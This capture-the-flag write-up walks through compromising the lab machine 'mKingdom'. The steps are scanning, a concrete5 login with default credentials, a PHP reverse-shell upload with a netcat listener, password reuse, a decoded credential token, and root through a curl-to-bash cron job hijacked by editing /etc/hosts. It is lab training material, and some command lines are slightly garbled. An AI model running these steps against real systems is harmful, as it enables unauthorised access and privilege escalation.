# mKingdom

mkingdom
#thm #mKingdom #IP: 10.10.102.190
Start by exporting the ip in the IP variable
export IP=10.10.102.190
WEB TECHNOLOGY: concrete5 cms (8.5.2)
SCANNING:
nmap -psCV \$IPopen -Pn
85/tcp open http Apache httpd 2.4.7 ((Ubuntu))  _http-title: OH NO! PWN3D 4G4IN  _http-server-header: Apache/2.4.7 (Ubuntu)
We found out to be port 85 running http and the webserver to be of debian (Ubuntu
#OS: Debian (ubuntu)
======================================
• Fuzzing:


ffuf -u http://10.10.102.190:85/FUZZ -c -w /opt/seclists/raft-large-directories.txt

```
v2.1.0-dev
:: Method
                    : GET
                    : http://10.10.102.190:85/FUZZ
:: URL
   Wordlist
                    : FUZZ: /opt/seclists/raft-large-directories.txt
   Follow redirects : false
   Calibration : false
   Timeout
                    : 10
   Threads
                    : 40
                    : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
                       [Status: 200, Size: 647, Words: 147, Lines: 34, Duration: 164ms]
                        [Status: 200, Size: 647, Words: 147, Lines: 34, Duration: 166ms]
:: Progress: [62284/62284] :: Job [1/1] :: 70 req/sec :: Duration: [0:04:42] :: Errors: 2 ::
```

we found out an interesting directory /app

• Manual Enumeration:

Let's head to the page




clicking on the jump button we were redirected to another page <a href="http://10.10.102.190:85/app/castle/">http://10.10.102.190:85/app/castle/</a>

Next: Navigating the webpage we found out that it is using concrete5 cms v8.5.2

#WEB TECHNOLOGY: concrete5 cms (8.5.2)

While Navigating the page at bottom we found an login option it redirected to <a href="http://10.10.102.190:85/app/castle/">http://10.10.102.190:85/app/castle/</a> index.php/login

lets check for default credentials:)



We succesfully logged in as admin with the default credentials admin: password

So, we will be uploading php file to catch the reverse shell, but before that we have change few configurations

Go to 'System and Settings'

# □ System & Settings


Basics	Express	Multilingual
Name & Attributes	Data Objects	Multilingual Setup
Accessibility	Custom Entry Locations	Copy Languages
Social Links		Page Report
Bookmark Icons		Translate Site Interface
Rich Text Editor		
Languages		
Time Zone		
Reset Edit Mode		
SEO & Statistics	Files	Optimization
URLs and Redirection	Allowed File Types	Cache & Speed Settings
Bulk SEO Updater	File Manager Permissions	Clear Cache
Tracking Codes	Thumbnails	Automated Jobs
Excluded URL Word List	Image Options	Database Query Log
Search Index		
Search Index	File Storage Locations	

Then go to Allowed File Types under Files.

Add php extension and save the file

After saving the configurations, go to Files and try to upload the php reverse shell.

After succesfully uploading, you will be provided with the url



Now go to your terminal, run netcat to catch the reverse shell. after starting the nc server head to browser and run the link to get the reverse shell.

BOOM we are in, we got the reverse shell:)

```
debangshu@kali:~/Desktop/ctf/thm/mkingdom$ rlwrap nc -lnvp 85

listening on [any] 85 ...
connect to [10.17.71.216] from (UNKNOWN) [10.10.102.190] 48502

Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
03:27:24 up 38 min, 0 users, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)

/bin/sh: 0: can't access tty; job control turned off
$ hostname
mkingdom.thm
$ whoami

www-data
$ |
```

Stabilish the shell using python

# PRIVILEDGE ESCALLATION:

We didn't find anything interesting from the database:(

#### • <u>Lateral escallation</u>

#### www-data →toad

we found that the db password 'toadisthebest' is the password of toad user too

```
www-data@mkingdom:/tmp$ su toad
su toad
Password: toadisthebest
toad@mkingdom:/tmp$ |
```

#### toad → mario

Toad was not allowed to run sudo

Linpeas finds something interersting

```
Environment

Any private information inside environment variables?

LESSOPEN=| /usr/bin/lesspipe %s

HISTFILESIZE=0

MAIL=/var/mail/toad

USER=toad

SHLVL=2

HOME=/home/toad

OLDPWD=/

PWD_token=aWthVGVOVEFOdEVTCg==
```

after decoding the PWD\_token = aWthVGVOVEFOdEVTCg==

we got the password to ikaTeNTANtES

debangshu@kali:~/Desktop/ctf/thm/mkingdom\$ echo "aWthVGVOVEFOdEVTCg==" | base64 -d
ikaTeNTANtES

su mario to move laterally with the pass ikaTeNTANtES

And we were sucessfull.

### <u>mario</u> → root

Linpeas didn't find anything interesting

Doing some manual enumeration, didn't found anything interesting so thought of using pspy to check the processes, if something interesting in it

```
mario@mkingdom:~$ netstat -lnupt
                                    netstat -lnupt
netstat -lnupt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                                                                    State
                                                                                PID/Program name
                 0 127.0.0.1:3306
                                            0.0.0.0:*
                                                                    LISTEN
             0 127.0.0.1:631
tcp
          0
                                           0.0.0.0:*
                                                                    LISTEN
                 0 :::85
tcp6
          0
                                                                    LISTEN
tcp6
          0
                                                                    LISTEN
udp
          0
                0 0.0.0.0:5353
                                           0.0.0.0:*
          0
                0 0.0.0.0:54599
                                           0.0.0.0:*
udp
          0
                0 0.0.0.0:68
                                           0.0.0.0:*
udp
                 0 0.0.0.0:631
                                            0.0.0.0:*
udp
                 0 0.0.0.0:51845
                                            0.0.0.0:*
udp
udp6
          0
udp6
                 0 :::57179
udp6
          0
                 0 :::40967
mario@mkingdom:~$ nc -v 127.0.0.1 6nc -v 127.0.0.1 631
nc -v 127.0.0.1 631
Connection to 127.0.0.1 631 port [tcp/ipp] succeeded!
GET / HTTP/1.0
GET / HTTP/1.0
GET / HTTP/1.1
GET / HTTP/1.1
HTTP/1.0 400 Bad Request
Date: Thu, 20 Jun 2024 07:34:42 GMT
Server: CUPS/1.7 IPP/2.1
Upgrade: TLS/1.2,TLS/1.1,TLS/1.0
Content-Type: text/html; charset=utf-8
Content-Length: 346
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Bad Request - CUPS v1.7.2</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
</HEAD>
<B0DY>
<H1>Bad Request</H1>
<P></P>
</B0DY>
</HTML>
mario@mkingdom:~$
```

## POC [pspy64]:

```
bash
curl mkingdom.thm:85/app/castle/application/counter.sh
CRON
/bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
```

we find this curl mkingdom.thm:85/app/castle/application/counter.sh process interesting lets abuse it to get root.

We will check whether we have permission for editing the /etc/hosts file

Since mario is in the group we can write in the file:)

```
mario@mkingdom:/tmp$ ls -la /etc/hosts
ls -la /etc/hosts
-rw-rw-r-- 1 root mario 342 Jun 20 03:48 /etc/hosts
```

Now

We will edit the ip of the mkingdom.thm to attacker machine tunip

After doing that, we will create directories for the process is using.

# mkdir -p app/castle/application

and will create a bash file named counter.sh and will put a reverse shell payload to get the reverse shell

To host the directories we will use python

## python3 -m http.server 85

BOOM!!! we are root 🤎